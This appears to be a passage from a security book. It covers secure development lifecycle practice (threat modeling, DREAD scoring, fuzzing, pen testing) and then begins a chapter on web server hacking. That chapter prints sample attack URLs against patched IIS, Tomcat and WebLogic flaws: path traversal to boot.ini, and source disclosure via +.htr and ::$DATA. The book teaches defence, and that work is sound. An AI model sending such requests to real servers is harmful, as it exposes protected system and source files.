One thing we've learned over years of consulting with, being employed by, building, and running software development organizations is that security will never improve until it is integrated into the culture of software development itself. We've seen many different organizational cultures at product development companies. Unfortunately, thanks to today's highly competitive global markets, most organizations do not prioritize security appropriately, dooming product security initiatives to failure time and again. This is somewhat ironic, because security is something customers want and need. Here are some tips for getting the ball rolling in the right direction.

Talk Softly

First of all, don't underestimate the potential impact of trying to alter the product development process at any organization. This process is the lifeblood of the organization, and haphazard approaches will likely fail miserably. Learn the current process as well as possible, formulate a well-thought-out plan (we'll outline an example momentarily), and align strong-willed and smart people behind you. Talk softly and…well, read the next section.

Carry a Big Stick

Yes, sometimes you will need to tread heavily. Remember that a big stick is only effective if the senior execs gave you the stick in the first place. With little or no executive support and incentive, you are also likely doomed to fail. More rarely, we have observed organizations that were managed "bottom-up," where the key to success is gaining grassroots support from a critical mass of influential development teams. You need to be sensitive to the unique organizational infrastructure within which your initiative will exist, and leverage it accordingly.

Security Improves Quality and Efficiency

One of the more successful approaches we've seen is to exploit the perpetual tension between quality and efficiency by playing both sides against the middle: Link security tightly with product quality, and continuously repeat the mantra that a well-oiled security development process increases operational efficiency (since there will likely be fewer nasty surprises approaching release and shortly thereafter). Remember, security is really all about quality. This approach tends to be the most pleasing across the ranks of management and staff. Simply pushing security for security's sake is likely to be overshadowed by the constant pressure to ship product sooner and for less overall cost. By integrating security into the existing culture, you position it for longer-term success across subsequent product releases. We think the Security Development Lifecycle process (a term we borrowed from Microsoft and introduce later in the chapter) substantially achieves this goal. You can read more about Microsoft's SDL in a paper written by Michael Howard and Steve Lipner, and presented by Mr. Lipner at the 20th Annual Computer Security Applications Conference, December 2004, at http://www.acsac.org/2004/dist.html.

Encode It into Governance

Once you've got buy-in that security in the development process is necessary, encode it into the governance process of the organization. A good place to start is to document the requirements for security in the development process into the organization's security policy. For some cut-and-paste sample language that has broad industry support, try ISO 17799's section on system development and maintenance (see http://www.iso17799-web.com) or NIST Publications 800-64 and 800-27 (see http://csrc.nist.gov/publications/nistpubs). As an aside, it doesn't hurt to promote the existence of such language in widely

acknowledged policy benchmarks like ISO 17799 with your management, because it strongly supports the notion that all organizations should be following such practices.

Do not lose sight of what you're trying to achieve—you're trying to create software solutions with fewer security defects. However, defects will remain in the code, so the long-term goal is to reduce the severity and risk of remaining security bugs.

Measure, Measure, Measure

Another key consideration is measurement. Savvy organizations will expect some system to quantitatively (or at least qualitatively) measure the effectiveness of the improvements promised by any newfangled alteration of their product development process. We recommend using the classic metric for security: risk. Again, the Security Development Lifecycle we'll discuss next tightly integrates the concept of risk measurement across product releases to drive continuous, tangible improvements to product security (and thus quality). Specifically, the DREAD formula for quantifying security risk is used within SDL to drive such improvements within Microsoft. DREAD stands for:

- **D** Damage potential
- **R** Reproducibility
- **E** Exploitability
- **A** Affected users
- **D** Discoverability

The RISK_DREAD formula takes each variable (0–10), adds them all together, then divides by 5 to achieve an overall quantitative metric for security risk. But if Microsoft's model doesn't fit your needs, a number of other metrics may be adapted to your specific needs including Trike, AS/NZS 4360:2004 Risk Management, CVSS, OCTAVE, and STRIDE.

Accountability

Finally, establish an organizational accountability model for security and stick with it. Based on the perpetual imbalance between the drive for innovation and security, we recommend holding product teams accountable for the vast majority of security effort. Ideally, the security team should be accountable only for defining policies, education regimens, and audits.

Process: Security in the Development Lifecycle (SDL)

Assuming the proper organizational groundwork has been laid, what exactly do secure development practices look like? We provide the following rough outline, which is an amalgam of industry best practices promoted by others, as well as our own experiences in initiating such processes at large companies. We have borrowed the term *Security Development Lifecycle* (SDL) from our colleagues at Microsoft to describe the integration of security best practices into a generic software development lifecycle.

Appoint a Security Liaison on the Development Team

The development team needs to understand that they are ultimately accountable for the security of their product, and there is no better way to drive home this accountability than to make it a part of a team member's job description. Additionally, it is probably unrealistic to expect members of a central security team to ever acquire the product-centric expertise (across releases) of a "local" member of the development team (interestingly, ISO 17799 also requires "local" expertise in Section 4.1.3, "Allocation of information security responsibilities"). Especially in large software development organizations, with multiple projects competing for attention, having an agent "on the ground" can be indispensable. It also creates great efficiencies to channel training and process initiatives through a single point of contact.

CAUTION Do not make the mistake of holding the security liaison accountable for the security of the product. This must remain the sole accountability of the product team's leadership, and it should reside no lower in the organization than the executive most directly responsible for the product or product family.

Education, Education, Education

Most people aren't able to do the right thing if they've never been taught what it is, and this is extremely true with developers (who have trouble even spelling "security" when they're on a tight ship schedule). Therefore, an SDL initiative must begin with training. There are two primary goals to the training:

- Learning the organizational SDL process
- Learning organizational-specific and general secure design, coding, and testing best practices

Develop a curriculum, measure attendance and understanding, and, again, hold teams accountable at the executive level.

Training should be ongoing because threats evolve. Each week we see new attacks and new defenses, and it's incredibly important that designers, developers, and testers stay abreast of the security landscape as it unfolds.

Threat Modeling

Threat modeling is a critical component of SDL, and it has been championed by many prominent security experts—most notably, Michael Howard of Microsoft Corp. Threat modeling is the process of identifying security threats to the final product and then making changes during the development of the product to mitigate those threats. In its most simple form, threat modeling can be a series of meetings among development team members (including organizational or external security expertise as needed) where such threats and mitigation plans are discussed and documented.

The biggest challenge of threat modeling is being systematic and comprehensive. No techniques currently available can claim to identify 100 percent of the feasible threats to a complex software product, so you must rely on best practices to achieve as close to

100 percent as possible, and use good judgment to realize when you've reached a point of diminishing returns. Microsoft Corp. has published one of the more mature threat-modeling methodologies (including a book and a software tool) at http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx. We've highlighted some of the key aspects of Microsoft's methodology in the following excerpt from the "Security Across the Software Development Lifecycle Task Force" report (see http://www.itaa.org/software/docs/SDLCPaper.pdf):

- Identify assets protected by the application (it is also helpful to identify the confidentiality, integrity, and availability requirements for each asset).
- Create an architecture overview. This should at the very least encompass a data flow diagram (DFD) that illustrates the flow of sensitive assets throughout the product and related systems.
- Decompose the application, paying particular attention to security boundaries (for example, application interfaces, privilege use, authentication/authorization model, logging capabilities, and so on).
- Identify and document threats. One helpful way to do this is to consider Microsoft's STRIDE model: Attempt to brainstorm *S*poofing, *T*ampering, *R*epudiation, *I*nformation disclosure, *D*enial of service, and *E*levation of privilege threats for each documented asset and/or boundary.
- Rank the threats using a systematic metric; Microsoft promotes the DREAD system (*D*amage potential, *R*eproducibility, *E*xploitability, *A*ffected users, and *D*iscoverability).
- Develop threat mitigation strategies for the highest-ranking threats (for example, set a DREAD threshold above which all threats will be mitigated by specific design and/or implementation features).
- Implement the threat mitigations according to the agreed-upon schedule (hint: not all threats need to be mitigated before the next release).

The Microsoft threat-modeling process also uses threat trees, derived from hardware fault trees, to identify the security preconditions that lead to security vulnerabilities.

Code Checklists

A good threat model should provide solid coverage of the key security risks to an application from a design perspective, but what about implementation-level mistakes? SDL should include manual and automated processes for scrubbing the code itself for common mistakes, robust construction, and redundant safety precautions.

Manual code review is tedious and of questionable efficacy when it comes to large software projects. However, it remains the gold standard for finding deep, serious security bugs, so don't trivialize it. We recommend focusing manual review using the results of the threat-model sessions, or perhaps relying on the development team itself to peer-code-review each others' work before checking in code to achieve broad coverage.

You should spend time manually inspecting code that has had a history of errors or is "high risk" (which could be defined simply as code that is enabled within default configurations, is accessible from a network, and/or is executed within the context of a highly privileged user account, such as root on Linux and UNIX, or SYSTEM on Windows).

Automated code analysis is optimal, but modern tools are far from comprehensive. Nevertheless, some good tools are available, and every simple stack-based buffer overflow identified before release is worth its weight in gold versus being found in the wild. Table 10-2 lists some tools that could help you find potential security defects. Note that some tools are better than others, so test them out on your code to determine how many real bugs you find (versus just noise). Too many false positives will simply annoy developers, and people will shun them.

In addition to the tools listed in Table 10-2, numerous development environment parameters can be used to enhance the security of code. For example, Microsoft's Visual Studio development environment offers the `/GS` compiler option to help protect against some forms of buffer overflow attacks. Another good example is the Visual C++ linker `/SAFESEH` option, which can help protect against the abuse of the Windows Safe Exception Handlers. Microsoft's new Data Execution Protection (DEP) feature works in conjunction with `/SAFESEH` (see the upcoming discussion titled "Platform Improvements").

We'll talk more about how other technologies can improve security in the development lifecycle in an upcoming section of this chapter.

Name	Language	Link
FXCop	.NET	http://code.msdn.microsoft.com/CustomFxCop/Release/ProjectReleases.aspx?ReleaseId=1299 (FXCop is also available in Visual Studio .NET 2008)
SPLINT	C	http://lclint.cs.virginia.edu
Flawfinder	C/C++	http://www.dwheeler.com/flawfinder
ITS4	C/C++	http://www.cigital.com
PREfast	C/C++	PREfast is available in Visual Studio .NET 2008
Bugscan	C/C++ binaries	http://www.logiclibrary.com
Prexis	C/C++, Java	http://www.ouncelabs.com
RATS	C/C++, Python, Perl, PHP	http://www.fortify.com/security-resources/rats.jsp

Table 10-2 Tools for Assessing and Improving Code Security

Security Testing

Threat-modeling and implementation-checking tools are powerful but only part of the equation for more secure software. There is really no substitute for good, old-fashioned adversarial testing of the near-finished application. Of course, there are entire fields of study devoted to software testing, and for the sake of brevity, we will focus here on the two most common *security* testing approaches we've encountered in our work with organizations large and small:

- Fuzz testing
- Penetration testing (pen testing)

We believe automated fuzz testing should be incorporated into the normal release cycle for every software product. Pen testing typically requires expert resources and therefore is typically scheduled less frequently (say, before each major release).

Fuzzing Fuzzing is really another type of implementation check. It is essentially the generation of random and crafted application input from the perspective of a malicious adversary. Fuzzing has traditionally been used to identify input-handling issues with protocols and APIs, but it is more broadly applicable to just about any type of software that receives or passes information, such as complex files. Numerous articles and books have been published on fuzz testing, so a lengthy discussion is out of scope here, but here are a few references:

- Fuzz Testing of Application Reliability at University of Wisconsin, Madison (http://www.cs.wisc.edu/~bart/fuzz/fuzz.html)
- *The Advantages of Block-Based Protocol Analysis for Security Testing,* by David Aitel (http://www.immunitysec.com/downloads/advantages_of_block_based_analysis.pdf)
- *The Shellcoder's Handbook: Discovering and Exploiting Security Holes,* by Koziol et al. (John Wiley & Sons, 2004)
- *Exploiting Software: How to Break Code,* by Hoglund and McGraw (Addison-Wesley, 2004)
- *How to Break Software Security: Effective Techniques for Security Testing,* by Whittaker and Thompson (Pearson Education, 2003)
- *Gray Hat Hacking: The Ethical Hacker's Handbook,* by Harris et al. (McGraw-Hill Professional, 2004)

If you plan to build your own file-fuzzing infrastructure, consider the following as a starting point:

1. Enumerate all the data formats your application consumes.
2. Get as many valid files as possible, covering all the file formats you found during step 1.

3. Build a tool that picks a file from step 2, changes one or more bytes in the file, and saves it to a temporary location.
4. Have your application consume the file in step 3 and monitor the application for failure.
5. Rinse and repeat a hundred thousand times!

Pen Testing Traditionally, the term penetration testing has been used to describe efforts by authorized professionals to penetrate the physical and logical defenses provided by a typical IT organization, using the tools and techniques of malicious hackers. Although it ranks up there with terms like social engineering in our all-time Hall of Fame for Unfortunate Monikers, the term has stuck in the collective mentality of the technology industry and is now universally recognized as a "must-have" component of any serious security program. More recently, the term has come to apply to all forms of "ethical hacking," including dissection of software products and services.

In contrast to fuzz testing, *pen testing* of software products and services is more labor intensive (which does not mean that pen testing cannot leverage automated test tools like fuzzers, of course). It is most aptly described as "adversarial use by experienced attackers." The word *experienced* in this definition is critical: We find time and again that the quality of results derived from pen testing is directly proportional to the skill of the personnel who perform the tests. At most organizations we've worked with, very few individuals are philosophically and practically well-situated to perform such work. It is even more challenging to sustain an internal pen-test team over the long haul, due primarily to the perpetual mismatch between the extra-organizational market price for such skills and the perceived intraorganizational value. Internal pen-testers also have a tendency to get corralled into more mundane security functions (such as project management) that organizations may periodically prioritize over technical, tactical testing. Therefore, we recommend critically evaluating the abilities of internal staff to perform pen testing and strongly considering an external service provider for such work. A third party gives the added benefit of impartiality, a fact that can be leveraged during external negotiations (for example, partnership agreements) or marketing campaigns.

Given that you elect to hire third-party pen testers to attack your product, here are some issues to consider when striving for maximum return on investment:

- **Schedule** Ideally, pen testing occurs after the availability of beta-quality code but early enough to permit significant changes before ship date should the pen-test team identify serious issues. Yes, this is a fine line to walk.
- **Scope** The product team should be prepared up front with documentation and in-person meetings to describe the application and set a proper scope for the pen-test engagement. We recommend using a consistent request-for-proposal (RFP) template for evaluating multiple vendors. When setting scope, consider new features in this release, legacy features that have not been previously reviewed, components that present the most security risk from your perspective, as well as features that do not require testing in this release. Ideally, existing threat-model documentation can be used to cover these points.

- **Liaison** Make sure managers are prepared to commit necessary product-team personnel to provide information to pen testers during testing. They will require significant engagement to achieve the necessary expertise in your product to deliver good results.
- **Methodology** Press vendors hard on what they intend to do; typical approaches include basic black-box pen testing, infrastructure assessment, and/or code review. Also make sure they know how to pen-test your type of application: a company with web application pen-test skills may not be able to effectively pen-test a mainframe line-of-business application.
- **Location** The location should be set proximal to the product team (ideally, the pen testers become part of the team during the period of engagement). Remote engagements require a high degree of existing trust and experience with the vendor in question.
- **Funding** Funding should be budgeted for security pen testing in advance, to avoid delays. These services are typically bid on an hourly basis, depending on the scope of work, and they range from $150 to over $250 per hour, depending on the level of skill required. For your first pen-testing engagement, we recommend setting a small scope and budget.
- **Deliverables** Too often, pen testers deliver a documented report at the end of the engagement and are never seen again. This report collects dust on someone's desk until it unexpectedly shows up on an annual audit months later after much urgency has been lost. We recommend familiarizing the pen testers with your in-house bug-tracking systems and having them file issues directly with the development team as the work progresses.

Finally, no matter which security testing approach you choose, we strongly recommend that all testing focus on the risks prioritized during threat modeling. This will lend coherence and consistency to your overall testing efforts, which will result in regular progress toward reducing serious security vulnerabilities.

Audit or Final Security Review

We've found it helpful to promote a final security checkpoint through which all products must pass before they are permitted to ship. This sets clear, crisp expectations for the development team and their management and provides a single deadline in the development schedule around which to focus overall security efforts.

The preship security audit should be focused on verifying that each of the prior elements of the Security Development Lifecycle were completed appropriately, including training, threat modeling, code reviews, testing, and so on. It should be performed by personnel independent of the product team, preferably the internal security team or their authorized agents. One of the useful metaphors we've seen employed during preship security audits is the checklist questionnaire. This can be filled out by the product team security liaison (with the assistance of the whole team, of course) and then reviewed by the security team for completeness.

Of course, the concept of a preship checkpoint always raises the question, What happens if the product team "fails" the audit? Should the release be delayed? We've found that the answer to this question depends much on the culture and overall business risk tolerance of the organization. Let's face it, not all security risks are worthy of slipping product releases, which in some cases can cause more damage to the business than shipping security vulnerabilities. At the end of the day, this is what the executives are paid to do: make decisions based on the lesser of two evils. We recommend that the final audit results be presented in just that way, as an advisory position to executive management. If the case is compelling enough (and it should be if you've quantified the risks well using models such as DREAD), they will make the right decision, and the organization will be healthier in the long run.

TIP If your organization has an aversion to the term *audit*, for whatever reason, try using a similar term such as *Final Security Review (FSR)*.

Maintenance

In many ways, the SDL only begins once "version 1.0" of the product has officially been released. The product team should be prepared to receive external reports of security vulnerabilities discovered in the wild, issue patches and hotfixes, perform post-mortem analyses of issues identified externally, and explain why they were not caught by internal processes. Internal analysis of defects in code that lead to security errata or hotfixes is also critical. You need to ask questions such as, Why did the bug happen? How was it missed? What tools can we use to make sure this never happens again? When was the bug introduced?

Coincidentally, these are all very useful in defining overall SDL process improvements. Therefore, we also recommend an organization-wide post-mortem on each SDL implementation, to identify opportunities for improvement that are sure to crop up in every organization. All significant findings should be documented and fed into the next product release cycle, in which the organization will take yet another turn on the Security Development Lifecycle.

Putting It All Together

We've talked about a number of components to the Security Development Lifecycle, some of which may seem disjointed when considered by themselves. To lend coherence to the concept of SDL, you might think of each of the preceding concepts as a milestone in the software development process, as shown in Figure 10-2.

Technology

Having just spent significant time speaking to the people and process dimensions of software security, we'll now delve a bit into technology that can assist you in developing more secure applications.




Figure 10-2 A model Security Development Lifecycle process, showing each key security checkpoint

Managed Execution Environments

As appropriate, we strongly recommend migrating your software products to managed development platforms such as Sun's Java (http://java.sun.com) and Microsoft's .NET Framework (http://msdn.microsoft.com/netframework) if you have not already. Code developed using these environments leverages strong memory-management technologies and executes within a protected security sandbox, which can greatly reduce the possibility of security vulnerabilities.

Input Validation Libraries

Almost all software hacking rests on the assumption that input will be processed in an unexpected manner. Thus, the holy grail of software security is airtight input validation. Most software development shops cobble up their own input validation routines, using regular expression matching (try http://www.regexlib.com for great tips). Amongst vendors of web server software, which is commonly targeted for attack, Microsoft Corp. stands out as one of the only vendors to provide an off-the-shelf input validation library for its IIS web server software, called URLScan (see http://www.microsoft.com/technet/security/tools/urlscan.mspx). If at all possible, we recommend using such input validation libraries to deflect as much noxious input as possible for your applications. If you choose to implement your own input validation routines, remember these cardinal rules:

- Assume all input is malicious and treat it as such, throughout the application.

- Constrain the possible inputs your application will accept (for example, a ZIP code field might only accept five-digit numerals).
- Reject all input that does not meet these criteria.
- Sanitize any remaining input—for example, remove metacharacters (such as `&` `'` `>` `<` and so on) that might be interpreted as executable content.
- Never, ever automatically trust client input.
- Don't forget output validation or preemptive formatting, especially where input validation is infeasible. One common example is HTML-encoding output from web forms to prevent Cross-Site Scripting (XSS) vulnerabilities.

Platform Improvements

Keep your eye on new technology developments such as Microsoft's Data Execution Prevention (DEP) feature. Microsoft has implemented DEP to provide broad protection against memory corruption attacks such as buffer overflows (see http://support.microsoft.com/kb/875352 for full details). DEP has both a hardware and software component. When run on compatible hardware, DEP kicks in automatically and marks certain portions of memory as nonexecutable, unless it explicitly contains executable code. Ostensibly, this reduces the chance that some stack-based buffer overflow attacks are successful. In addition to hardware-enforced DEP, Windows XP SP2 and later also implement software-enforced DEP, which attempts to block exploitation of Safe Exception Handler (SEH) mechanisms in Windows (as described, for example, at http://www.securiteam.com/windowsntfocus/5DP0M2KAKA.html). As we noted earlier in this chapter, using Microsoft's `/SAFESEH` C/C++ linker option works in conjunction with software-enforced DEP to help protect against such attacks.

Recommended Further Reading

We could write an entire book about software hacking, but fortunately we don't have to, thanks to the quality material that has already been published to date. Here are some of our personal favorites (many have already been touched upon in this chapter) to hopefully further your understanding of this vitally important frontier in information system security:

- The Security Across the Software Development Lifecycle Task Force, a diverse coalition of security experts from the public and private sectors, published a report in April 2004 at http://www.itaa.org/software/docs/SDLCPaper.pdf that covers the prior topics in more depth.
- *Writing Secure Code, 2nd Edition,* by Howard and LeBlanc (Microsoft Press, 2002), was the winner of the RSA Conference 2003 Field of Industry Innovation Award and a definite classic in the field of software security.

- *Threat Modeling,* by Swiderski and Snyder (Microsoft Press, 2004), is a great reference to start product teams thinking systematically about how to conduct this valuable process (see http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx for a link to the book and related tool).
- For those interested in web application security, we also recommend *Building Secure ASP.NET Applications* and *Improving Web Application Security: Threats and Countermeasures,* by J.D. Meier and colleagues at Microsoft.
- As noted in our earlier discussion of security testing, we also like *The Shellcoder's Handbook: Discovering and Exploiting Security Holes,* by Koziol, et al. (John Wiley & Sons, 2004), *Exploiting Software: How to Break Code,* by Hoglund and McGraw (Addison-Wesley, 2004), *How to Break Software Security: Effective Techniques for Security Testing,* by Whittaker and Thompson (Pearson Education, 2003), and *Gray Hat Hacking: The Ethical Hacker's Handbook,* by Harris et al. (McGraw-Hill Professional, 2004).

SUMMARY

As you've been able to gather by now, software programming mistakes are public enemy number one when it comes to digital security, and such mistakes are also easy to make. With a slight miscalculation or drowsy moment, the programmer can introduce a serious security flaw into an application, and thus cause tremendous damage to companies and end users. Because we aren't about to collectively change human behavior anytime soon, the next best thing we can do to counter this problem is implement an accountable, auditable process of securing code before it goes into production. We hope the principles of the Security Development Lifecycle process we've described here assist you in achieving greater security for the software you write.

CHAPTER 11

Nearly synonymous with the modern Internet, the World Wide Web has become a ubiquitous part of everyday life. Widespread adoption of high-speed Internet access has paved the way for content-rich multimedia applications. Web 2.0 technologies have marshaled dramatic advances in usability, bridging the gap between client and server and virtually eliminating any user distinction between remote and local applications.

Millions of people share information and make purchases on the Web every day, with little consideration for the security and safety of the site they're using. As the world becomes more connected, web servers are popping up everywhere, moving from the traditional website role into interfaces for all manner of devices, from automobiles to coffee makers.

However, the Web's enormous popularity has driven it to the status of prime target for the world's miscreants. Continued rapid growth fuels the flames and, with the ever-growing amount of functionality being shifted to clients with the advent of Web 2.0, things are only going to get worse. This chapter seeks to outline the scope of the web-hacking phenomenon and show you how to avoid becoming just another statistic in the litter of web properties that have been victimized over the past few years.

TIP For more in-depth technical examination of web-hacking tools, techniques, and countermeasures served up in the classic *Hacking Exposed* style, get *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006).

WEB SERVER HACKING

Before we begin our sojourn into the depths of web hacking, a note of clarification is in order. As the term "web hacking" gained popularity concomitant with the expansion of the Internet, it also matured along with the underlying technology. Early web hacking frequently meant exploiting vulnerabilities in web *server* software and associated software packages, not the application logic itself. Although the distinction can at times be blurry, we will not spend much time in this chapter reviewing vulnerabilities associated with popular web server platform software such as Microsoft IIS/ASP/ASP.NET, LAMP (Linux/Apache/MySQL/PHP), BEA WebLogic, IBM WebSphere, J2EE, and so on.

NOTE The most popular platform-specific web server vulnerabilities are discussed in great detail in Chapter 4 (Windows) and Chapter 5 (Linux/UNIX). We also recommend checking out *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007) for more in-depth Windows web server hacking details.

These types of vulnerabilities are typically widely publicized and are easy to detect and attack. An attacker with the right set of tools and ready-made exploits can bring down a vulnerable web server in minutes. Some of the most devastating Internet worms have historically exploited these kinds of vulnerabilities (for example, two of the most

recognizable Internet worms in history, Code Red and Nimda, both exploited vulnerabilities in Microsoft's IIS web server software). Although such vulnerabilities provided great "Low Hanging Fruit" for hackers of all skill levels to pluck for many years, the risk from such problems is gradually shrinking for the following reasons:

- Vendors and the open-source community are learning from past mistakes—take the negligible number of vulnerabilities found to date in the most recent version of Microsoft's web server, IIS 7, as an example.
- Users and system administrators are also learning how to configure web server platforms to provide a minimal attack surface, disabling many of the common footholds exploited by attackers in years past (many of which will be discussed in this section). Vendors have also helped out here by publishing configuration best practices (again, we cite Microsoft, which has published "How to Lock Down IIS" checklists for some time now). This being said, misconfiguration is still a frequent occurrence on the Internet today, especially as web-based technologies proliferate on nonprofessionally maintained systems such as home desktops and small business servers.
- Vendors and the open-source community are responding more rapidly with patches to those few vulnerabilities that do continue to surface in web platform code, knowing with vivid hindsight what havoc a worm like Code Red or Nimda could wreak on their platform.
- Proactive countermeasures such as deep application security analysis products (for example, Sanctum/Watchfire's AppShield) and integrated input-validation features (for example, Microsoft's URLScan) have cropped up to greatly blunt the attack surface available on a typical web server.
- Automated vulnerability-scanning products and tools have integrated crisp checks for common web platform vulnerabilities, providing quick and efficient identification of such problems.

Don't for a minute read this list as suggesting that web platforms no longer present significant security risks—it's just that the maturity of the current major platform providers has blunted the specific risks associated with using any one platform versus another.

TIP Be extremely suspicious of anyone trying to convince you to implement a web platform designed from scratch (yes, we've seen this happen). Odds are, they will make the same mistakes that all prior web platform developers have made, leaving you vulnerable to a litany of exploits.

Web server vulnerabilities tend to fall into one of the following categories:

- Sample files
- Source code disclosure
- Canonicalization

- Server extensions
- Input validation (for example, buffer overflows)

This list is essentially a subset of the Open Web Application Security Project (OWASP) "Insecure Configuration Management" category of web application vulnerabilities (see http://www.owasp.org/documentation/topten/a10.html). We will spend a few words discussing each of these categories of vulnerabilities next, and wind up with a short examination of available web server vulnerability-scanning tools.

Sample Files

Web platforms present a dizzying array of features and functionality. In the desire to make their products easy to use, vendors frequently ship them with sample scripts and code snippets demonstrating the product's rich and full feature set. Much of this functionality can be dangerous if poorly configured or left exposed to the public. Fortunately, in recent years vendors have learned that customers do not appreciate a vulnerable-out-of-the-box experience, and most major vendors now audit their sample files and documentation as part of their prerelease security review process.

One of the classic "sample file" vulnerabilities dates back to Microsoft's IIS 4.0. It allows attackers to download ASP source code. This vulnerability wasn't a bug per se, but more an example of poor packaging—sample code was installed by default, one of the more common mistakes made by web platform providers in the past. The culprits in this case were a couple of sample files installed with the default IIS4 package called showcode.asp and codebrews.asp. If present, these files could be accessed by a remote attacker and could reveal the contents of just about every other file on the server, as shown in the following two examples:

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=/../..
/../../../boot.ini
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=
/../../../../../winnt/repair/setup.log
```

The best way to deal with rogue sample files like this is to remove them from production web servers. Those that have built their web apps to rely on sample file functionality can retrieve a patch to mitigate the vulnerabilities in the short term.

Source Code Disclosure

Source code disclosure attacks allow a malicious user to view the source code of application files on a vulnerable web server that is intended to remain confidential. Under certain conditions, the attacker can combine this with other techniques to view important protected files such as /etc/passwd, global.asa, and so on.

Some of the most classic source code disclosure vulnerabilities include the IIS +.htr vulnerability and similar issues with Apache Tomcat and BEA WebLogic related to

appending special characters to requests for Java Server Pages (JSP). Here are examples of attacks on each of these vulnerabilities, respectively:

```
http://www.iisvictim.example/global.asa+.htr
http://www.weblogicserver.example/index.js%70
http://www.tomcatserver.example/examples/jsp/num/numguess.js%70
```

These vulnerabilities have long since been patched, or workarounds have been published (for example, manually removing the sample files showcode.asp and codebrews.asp; see http://www.microsoft.com/technet/security/bulletin/MS01-004.mspxfor+.htr,http://jakarta.apache.org,andhttp://dev2dev.bea.com/resourcelibrary/advisories.jsp?highlight=advisoriesnotifications for JSP disclosure issues). Nevertheless, it is good practice to assume that the logic of your web application pages will be exposed to prying eyes, and you should never store sensitive data, such as database passwords or encryption keys, in your application source.

Canonicalization Attacks

Computer and network resources can often be addressed using more than one representation. For example, the file C:\text.txt may also be accessed by the syntax ..\text.txt or \\computer\C$\text.txt. The process of resolving a resource to a standard (canonical) name is called *canonicalization*. Applications that make security decisions based on the resource name can easily be fooled into performing unanticipated actions using so-called canonicalization attacks.

The ASP::$DATA vulnerability in Microsoft's IIS was one of the first canonicalization issues publicized in a major web platform (although at the time, no one called it "canonicalization"). Originally posted to Bugtraq by Paul Ashton, this vulnerability allows the attacker to download the source code of Active Server Pages (ASP) rather than having them rendered dynamically by the IIS ASP engine. The exploit is easy and was quite popular with the script kiddies. You simply use the following URL format when discovering an ASP page:

```
http://192.168.51.101/scripts/file.asp::$DATA
```

For more information regarding this vulnerability, you can check out http://www.securityfocus.com/bid/149, and you can get patch information from http://www.microsoft.com/technet/security/current.asp.

More recently, Apache was found to contain a canonicalization vulnerability when installed on servers running Windows. If the directory that contained the server scripts was located inside the document root directory, you could obtain the source code of the CGI scripts by making a direct request for the script file with, for example, the following unsafe configuration:

```
DocumentRoot "C:/Documents and Settings/http/site/docroot"

ScriptAlias /cgi-bin/ "C:/Documents and Settings/http/site/docroot/cgi-bin/"
```

Normal usage would make a POST request to http://[*target*]/cgi-bin/foo (note the lowercase "cgi-bin"). However, an attacker could retrieve the source to the foo script simply by requesting http://[*target*]/CGI-BIN/foo (note the uppercase letters). This vulnerability occurs because Apache's request routing algorithms are case sensitive, while the Windows file system is case insensitive. The fix for this flaw is to store your server scripts outside of the document tree, a good practice to follow on any web platform.

Probably the next most recognizable canonicalization vulnerabilities would be the Unicode/Double Decode vulnerabilities, also in IIS. These vulnerabilities were exploited by the Nimda worm. We discuss these at length in Chapter 4 on Windows hacking, so we won't belabor the point here. Suffice it to say, again: Keep current on your web platform patches, and compartmentalize your application directory structure. We also recommend constraining input using platform-layer solutions such as Microsoft's URLScan, which can strip URLs that contain Unicode- or double-hex-encoded characters before they reach the server.

Server Extensions

On its own, a web server provides a minimum of functionality; much of the whizbang comes in the form of extensions, which are code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching, and more. Unfortunately, there's no free lunch, and extensions often bring trouble along for the party.

History is littered with vulnerabilities in web server extensions: Microsoft's Indexing extension, which fell victim to buffer overflows; Internet Printing Protocol (IPP), another Microsoft extension that fell victim to buffer overflow attacks circa IIS5; Web Distributed Authoring and Versioning (WebDAV); Secure Sockets Layer (SSL; for example, Apache's mod_ssl buffer overflow vulnerabilities, and Netscape Network Security Services library suite); and so on. These add-on modules that rose to glory—and faded into infamy in many cases—should serve as a visceral reminder of the tradeoffs between additional functionality and security.

WebDAV extensions have been particularly affected by vulnerabilities in recent years. Designed to allow multiple people to access, upload, and modify files to a web server, there have been many serious issues identified in Microsoft and Apache's WebDAV implementations. The Microsoft WebDAV `Translate: f` problem, posted to Bugtraq by Daniel Docekal, is a particularly good example of what happens when an attacker sends unexpected input that causes the web server to fork execution over to a vulnerable add-on library.

